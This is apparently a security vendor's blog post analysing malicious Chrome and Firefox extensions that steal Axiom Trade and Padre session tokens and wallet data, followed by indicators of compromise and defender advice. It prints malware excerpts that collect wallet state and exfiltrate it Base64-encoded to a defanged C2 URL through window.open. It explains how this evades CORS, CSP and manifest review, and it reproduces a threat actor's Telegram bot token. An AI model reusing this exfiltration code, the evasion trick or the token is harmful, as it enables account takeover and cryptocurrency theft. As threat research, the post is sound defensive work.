


Malicious Chrome and Firefox Extensions Steal Crypto Traders' Session and Wallet Data

 socket.dev/blog/chrome-firefox-crypto-data-theft

Kirill Boychenko


September 9, 2026



Malicious Chrome and Firefox extensions target Axiom Trade and Padre users, stealing session tokens and wallet data.



Kirill Boychenko



Socket uncovered a cross-browser extension operation targeting cryptocurrency traders. Four malicious Chrome and Firefox extensions steal authenticated Axiom Trade and Padre session and wallet-related data, while two earlier extensions linked to the same publisher operation reveal a longer-running pattern of repackaging crypto trading tools.

The Socket Threat Research team identified six Chrome and Firefox extensions linked through a combination of shared code, command and control (C2) infrastructure, publishing history, cloned crypto trading tools, marketplace artifacts, and specific targeting of Axiom Trade and Padre (now Terminal) users.


The Chrome extensions [J7Tracker](#) and [VRE0](#), and the Firefox version of [VRE0](#), contain the same malicious Axiom and Padre collection [module](#). The module is byte-identical across all three analyzed extensions. It automatically retrieves authenticated user information, wallet-related bundle data, Firebase access tokens, and application state, then sends the information to threat actor-controlled Vercel deployments.

A fourth malicious Firefox extension, [Orbit Tracker](#), appeared several weeks later. It uses a separately implemented collector and different C2 infrastructure, but targets the same distinctive Axiom application data, including `sBundles`, `bundleKey`, authenticated user information, browser tokens, and cookies. Its popup also retains artifacts copied from J7Tracker.

Our investigation also traced the Chrome publisher portfolio back to two earlier extensions, [GhostApe](#) and [GhostApe Color](#). GhostApe appears to be a repackaged, brandjacking derivative of the established [MockApe](#) trading extension, retaining MockApe API references, internal identifiers, version lineage, and even the legitimate MockApe Chrome Web Store ID. GhostApe and GhostApe Color also share an exact binary image. Archived marketplace data places both extensions under the same historical Chrome publisher portfolio as J7Tracker and VRE0.

All four Chrome listings were removed in July 2026. J7Tracker and VRE0 were removed for malware, while the two earlier extensions were removed for policy violations. Several weeks later, Orbit Tracker appeared in the Firefox ecosystem with different malicious logic and different C2 infrastructure while continuing to target the same Axiom user population and wallet-related application data. Orbit Tracker remains live as of this publication, and we reported it to the Mozilla Security Team.

The campaign targets an active trading community handling substantial cryptocurrency volumes. Axiom had more than [47,000](#) daily active on-chain traders by early August 2026, while public reporting says it had already processed more than [\\$15 billion](#) in trading volume across more than 650,000 wallets by mid-2025. Padre, another target of the malicious extensions, had processed more than [\\$2.7 billion](#) in cumulative trading volume by late October 2025 and held approximately 4 - 5% of Solana's trading-bot market.



Malicious extensions abuse trusted browser marketplaces to gain execution inside authenticated Axiom Trade and Padre sessions, where they harvest session and wallet-related data and exfiltrate it to threat actor-controlled infrastructure, creating a path to account compromise and cryptocurrency theft.

Inside the Malicious Extensions#

The malicious [vamp/axiom-fetch-intercept.js](#) module turns an authenticated browser session into the attack surface. Rather than exploiting Axiom Trade or Padre, the code runs inside pages where the victim is already logged in and reaches directly for the authentication and wallet-related application data available to that session.

On Padre, the collector first checks `localStorage` for account and wallet state, including `padreV2-session`, `padreV2-stamper`, and `padre-v2-bundles-store-v2`, and attempts to recover the victim's Firebase access token. If the token is not available there, the malware falls back to Firebase Auth's default IndexedDB persistence, opening `firebaseLocalStorageDb` and searching for `stsTokenManager.accessToken`. This fallback makes the intent clear: the code is deliberately designed to recover authenticated session material rather than merely collecting application telemetry.

On Axiom Trade, the malware first checks whether the user is authenticated, then uses the victim's existing session to query Axiom's user and wallet APIs. It collects authenticated user information, `bundleKey`, `sBundles`, and `eBundles`:

```

const bookmarkData = {
  telegramId: '7680513699',
  site: location.href,

  // Authenticated Axiom account information
  user: user,

  // Wallet-related data returned by Axiom
  bundle: bundle.bundleKey,

  // Additional wallet state stored in the browser
  sBundles: localStorage.getItem('sBundles'),
  eBundles: localStorage.getItem('eBundles')
};

```

An original source-code comment labels this section TON BOOKMARKLET AXIOM (INTACT), suggesting that the collector may have originated as, or been adapted from, bookmarklet-style Axiom theft tooling before being embedded into the extension. Publicly circulating Axiom bookmark drainers show that this technique already exists in the crypto ecosystem.

The malware Base64-encodes the stolen data and sends it to threat actor-controlled Vercel infrastructure. It avoids conventional cross-origin requests to the C2 domains by using browser navigation instead. Top-level navigation is not subject to CORS, and a site's CSP connect-src directive governs mechanisms such as fetch, XHR, and WebSockets rather than page navigation. The Padre collector places the encoded payload in the d URL query parameter and opens the resulting URL in a new browser window, while the Axiom collector appends the encoded payload to the C2 URL path and redirects the page to it:

```


const encoded = btoa(JSON.stringify(payload));

window.open(
  'https://dcfdc-eight[.]vercel[.]app/api/collect?d=' + encoded,
  '_blank'
);

```

Using browser navigation this way allows the malware to transmit data without declaring the threat actor-controlled Vercel hosts as ordinary extension host permissions, making the true network destination less obvious from a manifest-only review.

Several weeks later, Orbit Tracker appeared on Mozilla Add-ons under a newly created Mozilla Add-ons publisher profile with only one extension.



Mozilla Add-ons publisher profile associated with Orbit Tracker, showing a newly created, single-extension account with a minimal marketplace footprint.

Orbit Tracker implements the same basic attack objective differently. It collects Axiom authentication tokens, JavaScript-accessible cookies, user information, sBundles, and bundleKey, then sends the complete dataset to `susi[.]bonto[.]run`. A separate Telegram request tells the operator whether valuable wallet data was recovered and includes the victim's email address. The source code makes the purpose unusually explicit by naming the browser message action `exfil`.



Known malware



Package and version (1)

orbittracker@snapshot.xyz@2.0



Instance	Details
Instance #1	Note
Instance #2	The background script automatically opens https://axiom[.]trade when the extension is installed or updated. It then listens for runtime messages with action "exfil" and serializes the entire supplied request.data object, URL-safe Base64-encodes it, and transmits it to https://susi[.]bonto[.]run/collect via the d query parameter. Encoding does not protect the data. It additionally sends sBundlesCount, the presence of bundleKey, and data.user.email (when present) to a fixed Telegram chat through https://api[.]telegram[.]org using the hardcoded bot token 8375941889:AAHwn6yKnyMwboxrYFRCaS1dX9ebIM6MWN8 and chat ID 6431519296. This is an intentional external data-exfiltration and operator-notification mechanism with no consent or destination restriction visible in the script. The embedded Telegram token is also a disclosed credential. Detected 2026-08-29 21:14:31 UTC Alert Locations  background.js

Socket detected Orbit Tracker as known malware after identifying external data exfiltration in background.js, including the Bonto collection endpoint and a Telegram-based operator notification channel.

The collection is automatic. The malicious extensions do not require the victim to intentionally export credentials or wallet information after installation. Once the targeted trading platform is open and the necessary application state becomes available, the collector runs inside the

authenticated session and sends the data externally. Orbit goes a step further by opening `axiom.trade` itself when the extension is installed or updated.

The malware does not need to compromise the operating system or steal every credential on the host. It understands the trading applications it targets and extracts the specific session and wallet-related information available inside them, creating a direct path from a malicious browser extension to account compromise and cryptocurrency theft.

Outlook and Recommendations#

Marketplace takedowns are unlikely to end this activity. We expect threat actors using this tradecraft to continue republishing cloned or rebranded crypto extensions under new extension IDs and publisher accounts, while rotating disposable C2 infrastructure. The more durable detection opportunity is the behavior: extensions executing inside authenticated trading sessions, accessing application-specific authentication and wallet state, and transmitting that data externally.

Defenders should:

- Block the confirmed malicious extension IDs across managed Chrome and Firefox environments, and search historical browser inventories for previous installations. Review the two campaign-associated GhostApe extension IDs separately for exposure.
- Revoke affected Axiom Trade and Padre sessions and authentication tokens, rotate relevant credentials, and review wallet and trading activity for unauthorized transactions.
- Hunt DNS, proxy, browser, and EDR telemetry for `dcfdc-eight[.]vercel[.]app`, `snipex-iota[.]vercel[.]app`, and `susi[.]bonto[.]run`, including requests to `/api/collect?d=`, `/api/code/`, and `/collect?d=`. Preserve full URLs where available because the exfiltrated data is encoded directly into the request.
- Monitor extension updates for changes to content scripts, host permissions, network destinations, publisher identity, and access to `localStorage`, `IndexedDB`, cookies, and authenticated application APIs. Prioritize review when an extension used with financial or cryptocurrency services changes ownership, branding, or behavior.
- Restrict extensions in browser profiles used for cryptocurrency, financial, developer, and other high-value accounts to an explicit allowlist, and isolate sensitive sessions from profiles carrying unnecessary third-party extensions.

Indicators of Compromise#

Extensions#

1. J7Tracker — Chrome ID: ingjjklimdeocggninaaapofondbeopd
2. VRE0 — Chrome ID: nngccnjcllkehfiaidagbffjgbikcoij
3. VRE0 — Firefox ID: vreo@j7tracker.io
4. Orbit Tracker — Firefox ID: orbittracker@snapshot.xyz
5. GhostApe — Chrome ID: bnolicehjnimmdfkihmojhonickmhegp
6. GhostApe Color - Theme Customizer — Chrome ID:
kkkoejailcofkhggclkbogjpinhjppm

Malicious Module#

- File: vamp/axiom-fetch-intercept.js
- SHA-256: 5b4fbe0658ff76f042c3cc2dfe3d1a3eda963e435a24dfc868cb583bde8c7b91

Threat Actor Infrastructure#

J7Tracker / VREO#

- dcfdc-eight[.]vercel[.]app
- hxxps://dcfdc-eight[.]vercel[.]app/api/collect?d=
- snipex-iota[.]vercel[.]app
- hxxps://snipex-iota[.]vercel[.]app/api/code/
- z1417699@gmail[.]com— VREO Chrome Web Store developer email

Orbit Tracker#

- susi[.]bonto[.]run
- hxxps://susi[.]bonto[.]run/collect?d=
- cloudflare[.]bonto[.]run
- Manuel Carsen — Orbit AMO publisher persona

Threat Actor Identifiers#

- J7Tracker / VRE0 hardcoded identifier: 7680513699
- Orbit Telegram bot ID: 8375941889
- Orbit Telegram recipient user/chat ID: 6431519296

MITRE ATT&CK#

- T1176.001 — Software Extensions: Browser Extensions
- T1036 — Masquerading
- T1204 — User Execution
- T1059.007 — Command and Scripting Interpreter: JavaScript
- T1005 — Data from Local System
- T1528 — Steal Application Access Token
- T1539 — Steal Web Session Cookie
- T1132.001 — Data Encoding: Standard Encoding
- T1020 — Automated Exfiltration
- T1071.001 — Application Layer Protocol: Web Protocols
- T1041 — Exfiltration Over C2 Channel
- T1102 — Web Service